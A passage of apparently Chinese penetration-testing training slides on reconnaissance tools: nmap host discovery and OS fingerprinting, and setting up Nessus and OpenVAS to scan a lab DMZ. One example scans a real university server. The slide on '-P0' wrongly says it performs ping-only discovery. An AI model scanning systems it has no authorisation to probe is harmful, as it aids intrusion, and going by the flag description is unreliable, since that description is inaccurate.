P0f在 Kali 中的打开方式为：Kali →Infromation Gathering→Traffic Analysis→ P0f；或者打开任意一个shell，直接输入“P0f”。

（3）nmap

Nmap是强大的端口扫描工具，操作系统指纹识别只是NMAP强大功能的其中之一，它在发现存活主机，识别系统版本，扫描端口及服务等方面都表现的非常出色。它支持对500个以上节点的网络进行扫描，同时能够识别出最新的操作系统版本。

NMAP的打开方式为：Kali→Infromation Gathering→OS FingerPrinting→nmap，或者在任意一个shell下直接输入nmap+参数进行扫描。zenmap就是nmap带界面版本。



（3）nmap

实例1：对整个网段进行扫描，发现存活主机


执行命令：

nmap –P0 192.168.12.0/24

-P0指定通过ping发现主机而不执行其他扫描。

如图所示，共扫描256个IP地址，其中150个存活主机。

并且nmap列出了每个存活主机的MAC地址及内河，如“Intel Corporate”我们可以判断出为pc机，而“HTC”则可能是手机通过无线上网。



（3）nmap

实例2：对某目标主机进行操作系统识别

执行命令：

nmap –O –osscan-guess x.x.x.x

-O为操作系统指纹识别选项

--osscan 为列出操作系统猜测可能性的具体信息

执行结果：

1. 同nmap命令扫描珞珈山水BBS服务器：

```
root@kali:~# nmap -O bbs.whu.edu.cn

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-06 01:47 EDT
Nmap scan report for bbs.whu.edu.cn (202.114.96.30)
Host is up (0.0037s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
8000/tcp open  http-alt
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: specialized|WAP|phone
Running: iPXE 1.X, Linksys Linux 2.4.X, Linux 2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:ipxe:ipxe:1.0.0%2b cpe:/o:linksys:linux_kernel:2.4 cpe:/o:linux:l
inux_kernel:2.6 cpe:/h:sonyericsson:u8i_vivaz
OS details: iPXE 1.0.0+, Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.
22), Sony Ericsson U8i Vivaz mobile phone
```

（3）nmap

执行结果：

对某Iphone手机无线上网时的地址进行探测，nmap执行结果如图，虽然未能够明确其具体系统，但是已经可以看出该目标为苹果IOS系统。

```
root@bt:~# nmap -O 192.168.12.237

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-08-18 13:14 EDT
Nmap scan report for 192.168.12.237
Host is up (0.024s latency).
All 1000 scanned ports on 192.168.12.237 are closed
MAC Address: F0:B4:79:17:C7:FF (Apple)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: phone|media device|general purpose
Running: Apple iOS 4.X, Apple iPhone OS 1.X|3.X, Apple Mac OS X 10.5.X|10.6.X
OS details: Apple iOS 4.1, Apple iPod touch audio player (iPhone OS 1.1.2 - 1.1.
4, Darwin 9.0.0d1), Apple iPhone OS 3.1.2 - iOS 4.2.1, Apple Mac OS X 10.5 (Leop
ard) (Darwin 9.2.2, x86), Apple Mac OS X 10.5.5 - 10.6.1 (Leopard - Snow Leopard
) (Darwin 9.5.0 - 10.0.0)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.29 seconds
```

back | track 5

漏洞扫描

1. Nessus
2. OpenVAS

1、Nessus

Nessus是一款很强大的系统漏洞扫描软件，目前有收费和免费版本，免费版就是Nessus Home版，每次最多支持扫描16个IP。

（1）下载。在kali linux下安装就下载所需版本：
下载地址：http://www.tenable.com/products/nessus/select-your-operating-system

（2）安装。安装使用命令 **dpkg -i Nessus-5.2.7-ubuntu910_i386.deb** 进行安装。

（3）配置。安装使用命令 **/etc/init.d/nessusd start** 进行启动。启动之后需要设置管理帐号和密码，设置完之后需要输入Active code才可以进行插件的更新安装，Active code获取方法如下：
访问 http://www.tenable.com/products/nessus/nessus-homefeed 进行注册，填写正确邮箱，注册完成会收到邮件，邮件中就有Active code.
输入Active code之后就可以开始下载安装插件了。

1、Nessus

（4）启动apache服务
可通过菜单启动，在应用程序----工具----服务----HTTPD----apache start

（5）进入nessus页面
通过https://127.0.0.1:8834访问。注意是https。https://localhost:8834是访问不了的。

2. OpenVAS漏洞扫描器


OpenVAS是类似Nessus的综合型漏洞扫描器，可以用来识别远程主机、Web应用存在的各种漏洞。Nessus曾经是业内开源漏洞扫描工具的标准，在Nessus商业化不再开放源代码后，在它的原始项目中分支出OpenVAS开源项目。

OpenVAS已成为当前最好用的开源漏洞扫描工具，功能非常强大，甚至可以与一些商业的漏洞扫描工具媲美。

OpenVAS使用NVT（Network Vulnerabilty Test，网络漏洞测试）脚本对多种远程系统（包括Windows、Linux、UNIX以及Web应用程序等）的安全问题进行检测。

OpenVAS开发组维护了一套免费的NVT库，并定期对其进行更新，以保证可以检测出最新的系统漏洞。OpenVAS的主要功能模块如图所示。

1. OpenVAS漏洞扫描器



（1）配置OpenVAS

BT5（Kali Linux）中预装了OpenVAS网络漏洞扫描工具，使用前需要对它进行一些配置。

步骤1　首先，输入以下命令生成OpenVAS运行所需的证书文件，生成证书过程中，系统会询问一些信息，可以按回车键使用其默认值：

root@bt:~# openvas-mkcert -q

root@bt:~# openvas-mkcert-client -n om -i

步骤2　升级NVT库：

root@bt:~# openvas-nvt-sync

说明　也可以在BT5的菜单中选择Applications→BackTrack→Vulnerability Assessment→Vulnerability Scanners→OpenVAS→OpenVAS NTV Sync。

步骤3　对OpenVAS的扫描引擎进行一些初始化的操作，依次输入如下命令：

root@bt:~# openvassd

root@bt:~# openvasmd --migrate

root@bt:~# openvasmd --rebuild

（1）配置OpenVAS

步骤4　使用openvasad命令添加一个管理员角色的OpenVAS登录用户：

root@bt:~# openvasad -c 'add_user' -n admin -r 'Admin'

Enter password:

admain:MESSAGE:2327:2011-10-21 03h37.44 EDT: No rules file provided, the new user will have no restrictions.

admain:MESSAGE:2327:2011-10-21 03h37.44 EDT: User admin has been successfully created.

步骤5　在终端中输入如下命令启动OpenVAS Scanner：

root@bt:~# openvassd --listen=127.0.0.1 --port=9391

All plugins loaded

步骤6　最后启动OpenVAS Manager，在终端中运行如下命令：

root@bt:~# openvasmd --database=/usr/local/var/lib/openvas/mgr/tasks.db --slisten=127.0.0.1 --sport=9391 --listen=0.0.0.0 --port=9390

（1）配置OpenVAS

如果在启动OpenVAS各部件时报错，可以运行以下脚本确认OpenVAS已经安装配置无误，如果脚本运行后检测出错误，请按照屏幕提示进行修正。

root@bt:~# /pentest/misc/openvas/openvas-check-setup

到现在为止，已经可以使用Metasploit v4中新增的OpenVAS插件、OpenVAS Cli或者GreenBone Security Desktop（GSD）等，对OpenVAS网络漏洞扫描服务进行管理和使用了。注意需要使用上面建立的admin用户来登录OpenVAS服务端。

OpenVAS Cli的可执行文件名称为omp，是一个命令行界面的客户端程序，如果对OMP（OpenVAS Management Protocol，OpenVAS管理控制协议）不熟悉，可以使用Metasploit v4中已经简化的OpenVAS插件，或使用图形界面的GSD。

GSD在BT5菜单的如下位置：Applications→


BackTrack→Vulnerability Assessment→Vulnerability Scanners→OpenVAS→Start Greenbone Security Desktop，启动后界面如图所示。

（1）配置OpenVAS

如果需要将你的OpenVAS与网络上其他渗透测试小组成员共享，可以使用B/S架构的客户端程序GSA（Greenbone Security Assistant）。

多人共享使用GSA非常方便，但使用前需要启动GSA服务：

root@bt:~# gsad --listen=0.0.0.0 --port=9392 --alisten=127.0.0.1 --aport=9393 --mlisten=127.0.0.1 --mport=9390 --http-only



（1）配置OpenVAS

在浏览器中输入http://localhost:9392访问GSA，现在可以开始使用OpenVAS了。

（1）配置OpenVAS

提示　openvasmd等命令不会在终端中产生任何输出文本，在配置OpenVAS过程中如果出现问题，可以查看/usr/local/var/log/openvas中的日志文件查找问题出现的原因。

可以把启动OpenVAS的相关Shell命令写成一个Shell脚本文件，这样每次使用OpenVAS时，只需要运行脚本即可。使用文本编辑器生成文件start_openvas.sh，其内容如代码清单3-25所示，并保存在默认的root根目录下（～）。

代码清单　OpenVAS工具的启动Shell脚本

```
openvas-nvt-sync
openvassd --listen=127.0.0.1 --port=9391
openvasad --listen=127.0.0.1 --port=9393
openvasmd --database=/usr/local/var/lib/openvas/mgr/tasks.db --slisten=127.0.0.1 --sport=9391 --listen=0.0.0.0 --port=9390
gsad --listen=0.0.0.0 --port=9392 --alisten=127.0.0.1 --aport=9393 --mlisten=127.0.0.1 --mport=9390 --http-only
```

然后在终端中输入：

```
root@bt:~# chmod +x start_openvas.sh
```

如果下次重新启动Back Track 5系统，可以直接在终端中输入如下命令启动OpenVAS：

```
root@bt:~# ./start_openvas.sh
```

（2）使用GSA

GSA（Greenbone Security Assistant）是OpenVAS众多客户端程序中界面最友好、功能最完善的一个，下面就以GSA为例，介绍OpenVAS的使用方法。

OpenVAS启动无误后，可以在浏览器中输入http://localhost:9392打开GSA的主页面，如果此时尚未登录，会跳转到登录页面，输入正确的OpenVAS用户名、口令后，跳转到GSA的主界面，如图3-21所示。


利用上述在魔鬼训练营中学到的操作方法，你对定V公司DMZ网段中的服务器进行一次漏洞扫描。

（2）使用GSA

创建OpenVAS扫描目标

如图所示，选择左侧功能菜单Configuration（配置）区中的Targets（扫描目标）；在Create Target（创建目标）区域的Name（名称）处输入dmz-all；在Hosts处输入10.10.10.129，10.10.10.130，10.10.10.254；Comment（备注）字段可以留空白，但为了管理方便推荐填写一些关于扫描目标的简短说明；在Port Range（端口范围）处一般保留默认值即可，也可以使用类似1-8080指定一段端口范围；如果掌握了被扫描主机的用户名和口令，可以采用“白盒扫描”方式，在Configuration（配置）区的Credentials（登录凭证）中添加登录信息，然后在SSH Credential（SSH协议登录凭据）或SMB Credential（SMB协议登录凭据）处选择相应的登录凭据，以获取更加准确全面的扫描结果，在本次扫描中将此处留空。

（2）使用GSA


Greenbone Security Assistant - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Greenbone Security Assistant
http://localhost:9392/omp?cmd=get_tasks&overrides=1&token=47bf7
Greenbone
Security Assistant
Logged in as admin | Logout
Mon Oct 24 02:38:07 2011 (UTC)
Navigation
Scan Management
Tasks
New Task
Notes
Overrides
Performance
Configuration
Scan Configs
Targets
Credentials
Agents
Escalators
Schedules
Report Formats
Slaves
Administration
Users
NVT Feed
Settings
Help
Contents
Tasks
No auto-refresh
Apply overrides
Task
Status
Reports
Total
First
Last
Threat
Trend
Actions

（2）使用GSA

File Edit View History Bookmarks Tools Help

Greenbone Security Assistant

http://localhost:9392/omp?cmd=get_targets&token=d5b54620-f8f3-42(

Greenbone Security Assistant

Logged in as **admin** | Logout

Fri Dec 23 10:08:54 2011 (UTC)

Navigation

- **Scan Management**
  - Tasks
  - New Task
  - Notes
  - Overrides
  - Performance
- **Configuration**
  - Scan Configs
  - Targets
  - Credentials
  - Agents
  - Escalators
  - Schedules
  - Report Formats
  - Slaves
- **Administration**

New Target

Name	dmz-all
Hosts	10.10.10.129,10.10.10.130,10.10.10.254
Comment (optional)	
Port Range	default
SSH Credential (optional)	--
SMB Credential (optional)	--

Create Target


Targets

Name	Hosts	IPs	Port Range	SSH Credential	SMB Credential	Actions
Localhost	localhost	1				

（2）使用GSA

创建OpenVAS扫描任务


选择左侧功能菜单Scan Management（扫描管理）区中的New Task（新任务）；在Name（名称）中输入dmz-fast-scan；在Scan Targets（扫描目标）中选择刚刚建立的扫描目标dmz-all；剩余几个选项留空白。如图所示。



（2）使用GSA

启动OpenVAS扫描任务并查看扫描进度

在功能菜单中单击Tasks，找到刚刚新建的名称为dmz-fast-scan的扫描任务，单击Start Task按钮，此时扫描启动，可以单击刷新按钮查看任务完成的进度。



（2）使用GSA

